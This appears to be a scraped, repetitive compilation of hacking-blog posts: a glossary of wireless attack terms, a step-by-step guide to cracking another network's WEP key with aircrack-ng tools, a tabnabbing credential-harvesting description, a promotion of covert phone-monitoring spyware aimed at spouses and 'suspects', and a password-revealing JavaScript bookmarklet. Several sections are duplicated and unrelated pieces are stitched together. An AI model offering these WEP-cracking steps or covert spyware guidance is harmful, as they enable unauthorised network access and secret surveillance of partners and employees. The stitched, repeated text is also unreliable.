The AP itself is typically connected by wire to a LAN. Each AP has a 0 to 32 byte long Service Set Identifier (SSID) that is also commonly called a network name. The SSID is used to segment the airwaves for usage.
2) Channels :- The stations communicate with each other using radio frequencies between 2.4 GHz and 2.5 GHz. Neighboring channels are only 5 MHz apart. Two wireless networks using neighboring channels may interfere with each other.
3) Wired Equivalent Privacy (WEP) :- It is a shared-secret key encryption system used to encrypt packets transmitted between a station and an AP. The WEP algorithm is intended to protect wireless communication from eavesdropping. A secondary function of WEP is to prevent unauthorized access to a wireless network. WEP encrypts the payload of data packets. Management and control frames are always transmitted in the clear. WEP uses the RC4 encryption algorithm.
4) Wireless Network Sniffing :- Sniffing is eavesdropping on the network. A (packet) sniffer is a program that intercepts and decodes network traffic broadcast through a medium. It is easier to sniff wireless networks than wired ones. Sniffing can also help find the easy kill as in scanning for open access points that allow anyone to connect, or capturing the passwords used in a connection session that does not even use WEP, or in telnet, rlogin and ftp connections.
5 ) Passive Scanning :- Scanning is the act of sniffing by tuning to various radio channels of the devices. A passive network scanner instructs the wireless card to listen to each channel for a few messages. This does not reveal the presence of the scanner. An attacker can passively scan without transmitting at all.
6) Detection of SSID :- The attacker can discover the SSID of a network usually by passive scanning because the SSID occurs in the following frame types: Beacon, Probe Requests, Probe Responses, Association Requests, and Reassociation Requests. Recall that management frames are always in the clear, even when WEP is enabled.
When the above methods fail, SSID discovery is done by active scanning
7) Collecting the MAC Addresses :- The attacker gathers legitimate MAC addresses for use later in constructing spoofed frames. The source and destination MAC addresses are always in the clear in all the frames.
8) Collecting the Frames for Cracking WEP :- The goal of an attacker is to discover the WEP shared-secret key. The attacker sniffs a large number of frames An example of a WEP cracking tool is AirSnort ( http://airsnort.shmoo.com ).
9) Detection of the Sniffers :- Detecting the presence of a wireless sniffer, who remains radio-silent, through network security measures is virtually impossible. Once the attacker begins probing (i.e., by injecting packets), the presence and the coordinates of the wireless device can be detected.
10) Wireless Spoofing :- There are well-known attack techniques known as spoofing in both wired and wireless networks. The attacker constructs frames by filling selected fields that contain addresses or identifiers with legitimate looking but non-existent values, or with values that belong to others. The attacker would have collected these legitimate values through sniffing.
11) MAC Address Spoofing :- The attacker generally desires to be hidden. But the probing activity injects frames that are observable by system administrators. The attacker fills the Sender MAC Address field of the injected frames with a spoofed value so that his equipment is not identified.
12) IP spoofing :- Replacing the true IP address of the sender (or, in rare cases, the destination) with a different address is known as IP spoofing. This is a necessary operation in many attacks.
13) Frame Spoofing :- The attacker will inject frames that are valid but whose content is carefully spoofed.
14) Wireless Network Probing :- The attacker then sends artificially constructed packets to a target that trigger useful responses. This activity is known as probing or active scanning.
15) AP Weaknesses :- APs have weaknesses that are both due to design mistakes and user interfaces
16) Trojan AP :- An attacker sets up an AP so that the targeted station receives a stronger signal from it than what it receives from a legitimate AP.
17) Denial of Service :- A denial of service (DoS) occurs when a system is not providing services to authorized clients because of resource exhaustion by unauthorized clients. In wireless networks, DoS attacks are difficult to prevent, difficult to stop. An on-going attack and the victim and its clients may not even detect the attacks. The duration of such DoS may range from milliseconds to hours. A DoS attack against an individual station enables session hijacking.
18) Jamming the Air Waves :- A number of consumer appliances such as microwave ovens, baby monitors, and cordless phones operate on the unregulated 2.4GHz radio frequency. An attacker can unleash large amounts of noise using these devices and jam the airwaves so that the signal to noise drops so low, that the wireless LAN ceases to function.
19) War Driving :- Equipped with wireless devices and related tools, and driving around in a vehicle or parking at interesting places with a goal of discovering easy-to-get-into wireless networks is known as war driving. War-drivers (http://www.wardrive.net) define war driving as “The benign act of locating and logging wireless access points while in motion.” This benign act is of course useful to the attackers.
Regardless of the protocols, wireless networks will remain potentially insecure because an attacker can listen in without gaining physical access.
Terms:-
1) Stations and Access Points :- A wireless network interface card (adapter) is a device, called a station, providing the network physical layer over a radio link to another station.
An access point (AP) is a station that provides frame distribution service to stations associated with it.
The AP itself is typically connected by wire to a LAN. Each AP has a 0 to 32 byte long Service Set Identifier (SSID) that is also commonly called a network name. The SSID is used to segment the airwaves for usage.
2) Channels :- The stations communicate with each other using radio frequencies between 2.4 GHz and 2.5 GHz. Neighboring channels are only 5 MHz apart. Two wireless networks using neighboring channels may interfere with each other.
3) Wired Equivalent Privacy (WEP) :- It is a shared-secret key encryption system used to encrypt packets transmitted between a station and an AP. The WEP algorithm is intended to protect wireless communication from eavesdropping. A secondary function of WEP is to prevent unauthorized access to a wireless network. WEP encrypts the payload of data packets. Management and control frames are always transmitted in the clear. WEP uses the RC4 encryption algorithm.
4) Wireless Network Sniffing :- Sniffing is eavesdropping on the network. A (packet) sniffer is a program that intercepts and decodes network traffic broadcast through a medium. It is easier to sniff wireless networks than wired ones. Sniffing can also help find the easy kill as in scanning for open access points that allow anyone to connect, or capturing the passwords used in a connection session that does not even use WEP, or in telnet, rlogin and ftp connections.
5 ) Passive Scanning :- Scanning is the act of sniffing by tuning to various radio channels of the devices. A passive network scanner instructs the wireless card to listen to each channel for a few messages. This does not reveal the presence of the scanner. An attacker can passively scan without transmitting at all.
6) Detection of SSID :- The attacker can discover the SSID of a network usually by passive scanning because the SSID occurs in the following frame types: Beacon, Probe Requests, Probe Responses, Association Requests, and Reassociation Requests. Recall that management frames are always in the clear, even when WEP is enabled.
When the above methods fail, SSID discovery is done by active scanning
7) Collecting the MAC Addresses :- The attacker gathers legitimate MAC addresses for use later in constructing spoofed frames. The source and destination MAC addresses are always in the clear in all the frames.
8) Collecting the Frames for Cracking WEP :- The goal of an attacker is to discover the WEP shared-secret key. The attacker sniffs a large number of frames An example of a WEP cracking tool is AirSnort ( http://airsnort.shmoo.com ).
9) Detection of the Sniffers :- Detecting the presence of a wireless sniffer, who remains radio-silent, through network security measures is virtually impossible. Once the attacker begins probing (i.e., by injecting packets), the presence and the coordinates of the wireless device can be detected.
10) Wireless Spoofing :- There are well-known attack techniques known as spoofing in both wired and wireless networks. The attacker constructs frames by filling selected fields that contain addresses or identifiers with legitimate looking but non-existent values, or with values that belong to others. The attacker would have collected these legitimate values through sniffing.
11) MAC Address Spoofing :- The attacker generally desires to be hidden. But the probing activity injects frames that are observable by system administrators. The attacker fills the Sender MAC Address field of the injected frames with a spoofed value so that his equipment is not identified.
12) IP spoofing :- Replacing the true IP address of the sender (or, in rare cases, the destination) with a different address is known as IP spoofing. This is a necessary operation in many attacks.
13) Frame Spoofing :- The attacker will inject frames that are valid but whose content is carefully spoofed.
14) Wireless Network Probing :- The attacker then sends artificially constructed packets to a target that trigger useful responses. This activity is known as probing or active scanning.
15) AP Weaknesses :- APs have weaknesses that are both due to design mistakes and user interfaces
16) Trojan AP :- An attacker sets up an AP so that the targeted station receives a stronger signal from it than what it receives from a legitimate AP.
17) Denial of Service :- A denial of service (DoS) occurs when a system is not providing services to authorized clients because of resource exhaustion by unauthorized clients. In wireless networks, DoS attacks are difficult to prevent, difficult to stop. An on-going attack and the victim and its clients may not even detect the attacks. The duration of such DoS may range from milliseconds to hours. A DoS attack against an individual station enables session hijacking.
18) Jamming the Air Waves :- A number of consumer appliances such as microwave ovens, baby monitors, and cordless phones operate on the unregulated 2.4GHz radio frequency. An attacker can unleash large amounts of noise using these devices and jam the airwaves so that the signal to noise drops so low, that the wireless LAN ceases to function.
19) War Driving :- Equipped with wireless devices and related tools, and driving around in a vehicle or parking at interesting places with a goal of discovering easy-to-get-into wireless networks is known as war driving. War-drivers (http://www.wardrive.net) define war driving as “The benign act of locating and logging wireless access points while in motion.” This benign act is of course useful to the attackers.
Regardless of the protocols, wireless networks will remain potentially insecure because an attacker can listen in without gaining physical access.

Requirements:-
- A Computer.
- A Wireless Card capable of packet injection.
- A Live installation of BackTrack either on a CD or USB stick.

1. Boot into BackTrack
2. Click on the Backtrack applications menu -> Backtrack -> Exploitation tools -> Wireless exploitation -> WLAN Exploitation -> gerix-wifi-cracker-ng (This will open up the GUI interface seen in the picture).
3. Go to the configuration menu and select the wireless interface wlan0
-Click on Enable/Disable Monitor Mode (this will put the wireless card into monitor mode).
-Select the newly created mon0 interface.
4. Now click on the WEP tab at the top of the window.
-Click on "Start sniffing and logging" and leave the terminal open.
-Once the wireless network you want to crack* shows up (it has to be WEP encryption of course) select the WEP Attacks (with clients). *note that the PWR has to be high enough to work so the closer you can get, the better.
-There you click on “Associate with AP using fake auth”, wait a few seconds and click on “ARP request replay”.
5. Once the Data number reaches over 10,000 you are ready to try (if the data is coming fast wait until 20 or 30,000 to be safe) and crack the key, but don't close any windows yet.
-Go to the cracking tab and click on “Aircrack-ng – Decrypt WEP password” under Wep Cracking.
Within a few minutes password will be cracked

The Tabnabbing attack method is used when a victim has multiple tabs open, when the user clicks the link, the victim will be presented with a “Please wait while the page loads”. When the victim switches tabs because he/she is multi-tasking, the website detects that a different tab is present and rewrites the webpage to a website you specify. The victim clicks back on the tab after a period of time and thinks they were signed out of their email program or their business application and types the credentials in. When the credentials are inserted, they are harvested and the user is redirected back to the original website.
If you are on the lookout to monitor Android phones of your children, spouse, or employees, then the best option available is mobile monitoring applications. Whether you are worried about your teen facing issues, employees wasting time during official hours, or to check if your spouse is hiding certain facts or deeds from you, then the application is for you. Android is indeed one of the most commonly used operating system, and the application accurately monitors the activities of Android phones in real time. From SMS logs to call logs, chat history to email records, you can obtain details without the need to access the phone physically.
In order to monitor the actions of a suspect, you simply need to purchase the suitable software online and download the same. After you have downloaded the software, you can install it on the suspect’s phone, and monitor the activities with the help of a private account provided to you.
Features:
Ø Call Recording: You can listen to all voice calls received and made from the target Android phone.
Ø SMS Monitoring: You can retrieve both incoming and outgoing messages without the need to obtain access to the phone physically.
Ø Email Logs: You can view each and every detail of emails sent and received to inspect the suspicious data that may cause trouble in the long run.
Ø Location Tracking: Track the whereabouts of either your employees or children in real time. Also, view the location logs precisely to find out where they are.
Ø Record Surroundings:Using the android monitoring apps, you can record and listen to the surrounding voices.
Ø Lock Phone Remotely: You can lock or unlock the phone that has the software installed without the knowledge of the user.
Ø Instant Alerts: You can receive alerts instantly on triggered calls, emails, SIM change notifications, and contacts.
Ø Other Features:Some of the other features include access to photos, music files, videos, phone contacts, and much more.
Ø SIM Change Notification: Sends an SMS alert when a different SIM card is inserted on the Android phone.
Ø Backup & Recovery Option: The application provides excellent data backup features, and consequently protects your lost Android phone from being misused. You can also recover all the useful data stored in your phone.
Advantages:
Safety of Your Child: Most parents use the application as it keeps them away from stress and tension of their children as the application literally watches every step of your child. If your kid has not returned home from school as per the scheduled time then the application helps you to track the exact site of your kid through its GPS location tracking feature.
Monitor the Activities & Performance of Employees: Employees most often take the things for granted and they misuse the provisionsoffered by the company. Well, it’s a hard task for employers to track the deeds of all employees. Therefore, many companies use mobile monitoring application as it eases their job. The application not only tracks the activities, but also protects the company as employers can closely watch what is going on in their company by monitoring employees.
To conclude, you can monitor Android phone activities accurately provided you choose the application that has all the required features to help you fulfill the actual purpose of monitoring.
In order to monitor the actions of a suspect, you simply need to purchase the suitable software online and download the same. After you have downloaded the software, you can install it on the suspect’s phone, and monitor the activities with the help of a private account provided to you.
Features:
Ø Call Recording: You can listen to all voice calls received and made from the target Android phone.
Ø SMS Monitoring: You can retrieve both incoming and outgoing messages without the need to obtain access to the phone physically.
Ø Email Logs: You can view each and every detail of emails sent and received to inspect the suspicious data that may cause trouble in the long run.
Ø Location Tracking: Track the whereabouts of either your employees or children in real time. Also, view the location logs precisely to find out where they are.
Ø Record Surroundings:Using the android monitoring apps, you can record and listen to the surrounding voices.
Ø Lock Phone Remotely: You can lock or unlock the phone that has the software installed without the knowledge of the user.
Ø Instant Alerts: You can receive alerts instantly on triggered calls, emails, SIM change notifications, and contacts.
Ø Other Features:Some of the other features include access to photos, music files, videos, phone contacts, and much more.
Ø SIM Change Notification: Sends an SMS alert when a different SIM card is inserted on the Android phone.
Ø Backup & Recovery Option: The application provides excellent data backup features, and consequently protects your lost Android phone from being misused. You can also recover all the useful data stored in your phone.
Advantages:
Safety of Your Child: Most parents use the application as it keeps them away from stress and tension of their children as the application literally watches every step of your child. If your kid has not returned home from school as per the scheduled time then the application helps you to track the exact site of your kid through its GPS location tracking feature.
Monitor the Activities & Performance of Employees: Employees most often take the things for granted and they misuse the provisionsoffered by the company. Well, it’s a hard task for employers to track the deeds of all employees. Therefore, many companies use mobile monitoring application as it eases their job. The application not only tracks the activities, but also protects the company as employers can closely watch what is going on in their company by monitoring employees.
To conclude, you can monitor Android phone activities accurately provided you choose the application that has all the required features to help you fulfill the actual purpose of monitoring.
************************************
Step 1:- Open Your Browser(Best In Opera) And Type Any URL Like I Will Give You Tutorial About Facebook URL So I Will Type facebook.com
Step 2:- Type Your Mail Address And Password(Don't Press Enter) See Below.
Then You have To Copy This Java Script And Paste This In This Site URL See Below.
javascript:(function(){var%20s,F,j,f,i;%20s%20=%20%22%22;%20F%20=%20document.forms;%20for(j=0;%20j<F.length;%20++j)%20{%20f%20=%20F[j];%20for%20(i=0;%20i<f.length;%20++i)%20{%20if%20(f[i].type.toLowerCase()%20==%20%22password%22)%20s%20+=%20f[i].value%20+%20%22\n%22;%20}%20}%20if%20(s)%20alert(%22Passwords%20in%20forms%20on%20this%20page:\n\n%22%20+%20s);%20else%20alert(%22There%20are%20no%20passwords%20in%20forms%20on%20this%20page.%22);})();
Step 4:- Press Enter And see The Result:D
Don't forget to share this.Only for educational Purposes!!
source: http://hackthehacker.webs.com/
Like them for more
HACK THE HACKER
Step 1:- Open Your Browser(Best In Opera) And Type Any URL Like I Will Give You Tutorial About Facebook URL So I Will Type facebook.com
Step 2:- Type Your Mail Address And Password(Don't Press Enter) See Below.
Then You have To Copy This Java Script And Paste This In This Site URL See Below.
javascript:(function(){var%20s,F,j,f,i;%20s%20=%20%22%22;%20F%20=%20document.forms;%20for(j=0;%20j<F.length;%20++j)%20{%20f%20=%20F[j];%20for%20(i=0;%20i<f.length;%20++i)%20{%20if%20(f[i].type.toLowerCase()%20==%20%22password%22)%20s%20+=%20f[i].value%20+%20%22\n%22;%20}%20}%20if%20(s)%20alert(%22Passwords%20in%20forms%20on%20this%20page:\n\n%22%20+%20s);%20else%20alert(%22There%20are%20no%20passwords%20in%20forms%20on%20this%20page.%22);})();
Step 4:- Press Enter And see The Result:D
Don't forget to share this.Only for educational Purposes!!
source: http://hackthehacker.webs.com/
Like them for more
HACK THE HACKER